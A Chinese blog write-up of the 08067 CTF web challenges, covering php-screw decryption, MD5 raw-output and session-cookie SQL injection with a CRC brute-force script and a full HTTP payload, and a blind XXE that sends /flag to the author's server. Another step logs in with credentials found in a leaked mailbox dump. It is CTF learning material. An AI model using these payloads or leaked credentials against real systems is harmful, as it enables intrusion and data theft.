08067ctf 补题 Web Writeup

原创

Assassin__is__me 于 2017-11-02 02:04:05 发布 2185 收藏 1

分类专栏： Web

本文链接：https://blog.csdn.net/qq_35078631/article/details/78420485

非常好的题目，套路少一些，学习多一些


Web

你能进入后台吗？

非常有趣，这个不是套路了，直接提示存在index.php.bak，下载下来发现是一堆乱码，然后看第二个提示`php-screw`，看来代码是经过保护了

找到解密的代码

https://github.com/firebroo/screw_decode



并且密码都告诉了，应该是没什么问题的

然后就是漫漫的尝试的道路...真是坑死了...

建议还是下载一下加密解密的都来试试，加密的官网


https://sourceforge.net/projects/php-screw/

然后我找到的可以用的github代码

https://github.com/amor-tsai/php_screw

下载之后解压，然后进入tools目录，然后make一下

这里不得不说题目也是坑，扫描一下存在index.php.bak文件，然后居然文件是残缺的？？？



改成这样才能成功解密


然后得到代码

```php
?php
error_reporting(E_ALL^E_NOTICE^E_WARNING);
$link = mysqli_connect('localhost', 'root', '*******', '*******');
if($link)
{
    $name=$_POST["logname"];
    $password=$_POST["logpass"];
    if(!isset($name)||!isset($password))//判断是否为空
      {
      exit();}
    else{
        if(empty($name)||empty($password)){
        echo "<script type=".\"".text/javascript".\"".>"."window.alert"."(".\"".请填写正确的信息！"
      }
    $str="select password from users where password='".md5($password,true)."'";
    $str1="select password from users where user_id=1";
    $result=mysqli_query($link,$str);
    $result1=mysqli_query($link,$str1);
    $pass=mysqli_fetch_array($result,MYSQLI_ASSOC);
    $pass1=mysqli_fetch_array($result1,MYSQLI_ASSOC);
    if($pass['password']===$pass1['password'])//判断是否正确匹配
    {
      //echo"登录成功！";
      echo "<script type=".\"".text/javascript".\"".>"."window.alert"."(".\"".flag{******}"."\"".
    }
    else
    {
      echo"<script type=".\"".text/javascript".\"".>"."window.alert"."(".\"".登录失败！".\"".")".
    }

     exit();
}
}
?>
```

然后就是常规套路了

```
    }
    $str="select password from users where password='".md5($password,true)."'";
    $str1="select password from users where user_id=1";
    $result=mysqli_query($link,$str);
    $result1=mysqli_query($link,$str1);
    $pass=mysqli_fetch_array($result,MYSQLI_ASSOC);
```





```
flag{mD5_1nject1on_pHp_scr3w_1nt3re5t1ng}
```

web catch me if you can

我自己做的时候对网站直接扫描，两下就被ban了，应该不是那么做的
这个大佬说是一个社工题目，真是接触的很少，大佬提示说看到音速猴子的qq号码想到去加一下，在空间存在一个base64加密的内容，然后解密后就得到了一个该网站8001端口的地址，但是其实我们用nmap扫描一下也能得到

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-11-08 21:09 EST
Nmap scan report for 47.93.205.124
Host is up (0.25s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8001/tcp open  vcom-tunnel
http://blog.csdn.net/qq_35078631
```

然后尝试爆破一下



进入登录页面,并不知道要干嘛，貌似要社工下面那个邮箱（163邮箱泄露52G那个） `mailto://sonic@163.com`，以前确实是不会这方面，然后去找搜索到

```
sonic2011/2010sonic
```

登录得到flag

```
flag{S0ci4l_3nGin33r_1s_C00L}
```

学习一波

我们来做个小游戏吧

首先这个题目是比较复杂的，首先我们看一下config.php文件，发现所有的输入都进行了addslashes防止注入，也即是说基本山除了宽字节注入没什么办法了。代码如下

```
foreach ($_GET as $key => $value ) {
    $_GET[$key] = daddslashes($value);
}

foreach ($_POST as $key => $value ) {
    $_POST[$key] = daddslashes($value);
}

foreach ($_COOKIE as $key => $value ) {
    $_COOKIE[$key] = daddslashes($value);
}

foreach ($_SERVER as $key => $value ) {
    $_SERVER[$key] = addslashes($value);
}

function daddslashes($string) {
    if(!get_magic_quotes_gpc()) {
        if(is_array($string)) {
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val);
            }
        } else {
            $string = addslashes($string);
        }
    }
    return $string;
}
```

然后继续看一下整个代码要干嘛，就是一个简单的有一个猜筛子数的功能，初始10分，猜中+1分否则-1，到了100分出flag，一般来说这概率不可能的...中间的传参数用的是Session会话传输的，但是这里还用了数据库去存储，主要利用数据库的就是创建用户、加载信息、更新内容三块功能

```
    function load_session()
        {
            $res = $this->dbConn->query('SELECT data FROM ' . $this->session_table . " WHERE session_id = '
            $session = $res->fetch_array();
            if (empty($session))
            {
                $this->insert_session();
            }
            else
            {
                $GLOBALS['_SESSION']  = unserialize($session['data']);
            }
        }

        function update_session()
        {
            $data = serialize($GLOBALS['_SESSION']);

            $data = addslashes($data);

            return $this->dbConn->query('UPDATE ' . $this->session_table . " SET ip = '" . $this->_ip . "',
        }

        function gen_session_id()
        {
            $this->session_id = md5(uniqid(mt_rand(), true));

            return $this->insert_session();
        }
```

关键的内容就是这个data

```
+----------------------------------+------+-----------------------------------------------------+
| session_id                       | ip   | data                                                |
+----------------------------------+------+-----------------------------------------------------+
| 38bbd2886a298069f84ca1b77b749b4b | ::1  | a:2:{s:4:"name";s:1:"1";s:5:"score";i:9;}           |
| 04715e4a428c4815700a44d8cb601977 | ::1  | a:2:{s:4:"name";s:5:"guest";s:5:"score";s:1:"0";}   |
+----------------------------------+------+-----------------------------------------------------+
```


这个是serialize过得值。


然后我们尝试寻找可以控制的点发现 `$session_id` 可以通过Cookie传参，然后IP可以通过 `X_FORWARDED_FOR` 控制，然后我们只需要这两个在第一次建立会话的时候控制好就能控制mysql中session_id和ip内容，需要通过一个简单的验证

```
...
        if ($this->session_id)
        {
            $tmp_session_id = substr($this->session_id, 0, 32);
            var_dump ($this->gen_session_key($tmp_session_id));
            if ($this->gen_session_key($tmp_session_id) == substr($this->session_id, 32))
            {
                $this->session_id = $tmp_session_id;
            }
            else
            {
                $this->session_id = '';
            }
        }
...
...
...
    function gen_session_key($session_id)
    {
        static $ip = '';

        if ($ip == '')
        {
            $ip = substr($this->_ip, 0, strrpos($this->_ip, '.'));
            var_dump($ip);
        }

        return sprintf('%08x', crc32($ip . $session_id));
    }
```


ip中的一段截取最后一个小数点前的内容然后加上session_id输入值的前32位，经过crc再和session_id32位后内容进行匹配，很容易实现



session_id	ip	data
38bbd2886a298069f84ca1b77b749b4b	::1	a:2:{s:4:"name";s:1:"1";s:5:"score";i:9;}
04715e4a428c4815700a44d8[illegible]601977	::1	a:2:{s:4:"name";s:5:"guest";s:5:"score";s:1:"0";}
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa	233	a:2:{s:4:"name";s:5:"guest";s:5:"score";s:1:"0";}

然后我们可以怎么去处理，想了半天没什么结果，参考了一下大佬的思路算是醍醐灌顶，类似的做法也不是没有用过，但是复杂环境下居然没想到！

我们这里还是利用了了session_id作为注入点，如何注入，我们利用了输入时候的



加上输入时候的转义，可以构造\转义截断原本句式中的单引号，具体如下，当我们构造 `31*a+'` 时候，字符串会转义成 `31*a+\+'` 但是我们的session_id貌似只是取32位，那么就成了 `31*a+\` ，原来的语句就变成了这样

```
SELECT data FROM session WHERE session_id = 'xxxxxx\' and ip = '$this->_ip'
```

这样这个 `$this->_ip` 变量就直接逃逸出来了！
但是这里注意肯定不可以用单引号，我们别忘了session_id的可控性是建立在绕过了前面的检测的，二crc是不可能出现单引号的，但是可以出现这个


```
%00  ->   \0
```

所以我们只要构造31位任意字符+\，在crc之后结果第一位是0就好了，输入的时候输入%00即可！然后我们写个脚本爆破一下
爆破脚本如下

```
<?php
while (True){
    $a = substr(md5(uniqid(mt_rand(), true)),0,31);
    $a .= "\\";
    $b = sprintf('%08x', crc32($a));
    if ($b[0]=='0'){
        echo $a."\n".$b;
        break;
    }
}
?>
//efe54bc6b2cf38a948caddaa1cf5851\
//0ed92248
```

然后利用最最简单的union 查询性质，利用0x16进制绕过引号限制，最终构造payload如下

```
GET /web/index.php HTTP/1.1
Host:127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: SESSID=efe54bc6b2cf38a948caddaa1cf5851%00ed92248
X-FORWARDED-FOR: union select 0x613a323a7b733a343a226e616d65223b733a353a2261646d696e223b733a353a2273636
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
```



现在回味细细想不算很难的题目，但是确实非常开动脑筋！学习了！

```
flag{75f5aa81632055fb6a71a4ffb4685849}
```

师傅们一起来找flag

首先看到了包头，感觉就非常像XXE的传输模式，现在才发现当时没有好好地总结一下XXE，包括这里用到的blind XXE，后面补上
这里直接尝试没什么回显，然后尝试Blind XXE发现也不成功，实验代码如下

```
#evil.xml

<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % all "<!ENTITY % send SYSTEM 'http://xx.xxx.xxx.xx/1.php?file=%file;'>">
]>


#输入
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/flag">
<!ENTITY % remote SYSTEM "http://xx.xxx.xxx.xx/evil.xml">
%remote;
 %all;
%send;
]>
```

但是还是失败，猜测是将ENTITY这种关键词禁掉了，然后进行各种尝试，最后还是看着大佬们的解法做出来的，因为想不到用base64加密一下，总觉得读写文件也没什么问题。。。解法如下

```
<!DOCTYPE root SYSTEM "http://[redacted]/evil.xml">
<a>&send;</a>
```

然后在服务器挂载dtd内容

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/flag">
<!ENTITY % payload "<!ENTITY send SYSTEM 'http://[redacted]php?aaaaa=%file;'>">
%payload;
~
```


最后效果实际上是远程加载到了一个程序中
调用顺序为
远程调用->%payload->&send->%file (执行顺序很重要)
然后查看一下系统访问日志

```
cat /var/log/apache2/access.log | tail -n 10
```

```
39.106.16.58 - - [09/Nov/2017:12:39:19 [redacted] "GET /1.php?aaaaa=ZmxhZ3tUaDFzXzFzXzRfZTRzeV94eDNfIUAjfQo= HTTP/1.0" 200 169 "-" "-"
39.106.16.58 - - [09/Nov/2017:12:41:48 [redacted] "GET /evil.xml HTTP/1.0" 200 411 "-" "-"
39.106.16.58 - - [09/Nov/2017:12:44:08 [redacted] "GET /evil.xml HTTP/1.0" 200 410 "-" "-"
```


然后解密即可得到flag

```
flag{Th1s_1s_4_e4sy_xx3_!@#}
```

学习了一波

python sandbox

这个题目貌似下线了，有点遗憾说是python沙盒的还是大概记录一下通过看wp的内容吧，具体看后面的博客
http://blog.csdn.net/qq_35078631/article/details/78504415

You Think I Think

这个题目是Thinkphp模板注入，没有做这个题目，但是应该是不难的
首先是登录账号，修改头像的时候可以上传一张还有恶意代码的图片（注意恶意代码要符合Thinkphp模板的代码格式）

接下来是寻找注入点的过程。修改密码的url如下。

http://39.106.11.158/web1/index.php/home/index/repass/temp/repass.html

根据题目的提示

然后就是调用的文件位置嘛，然后我们只要在这里调用我们上传的恶意图片就可以执行恶意代码了

flag!flag

题目应该不难，是个套路题目，思路就是利用文件包含得到源码，然后白箱的注入，用到了if(true,1,0)句式貌似，不是太难，我做的时候服务已经关了，就不写了^_^

[未完待续]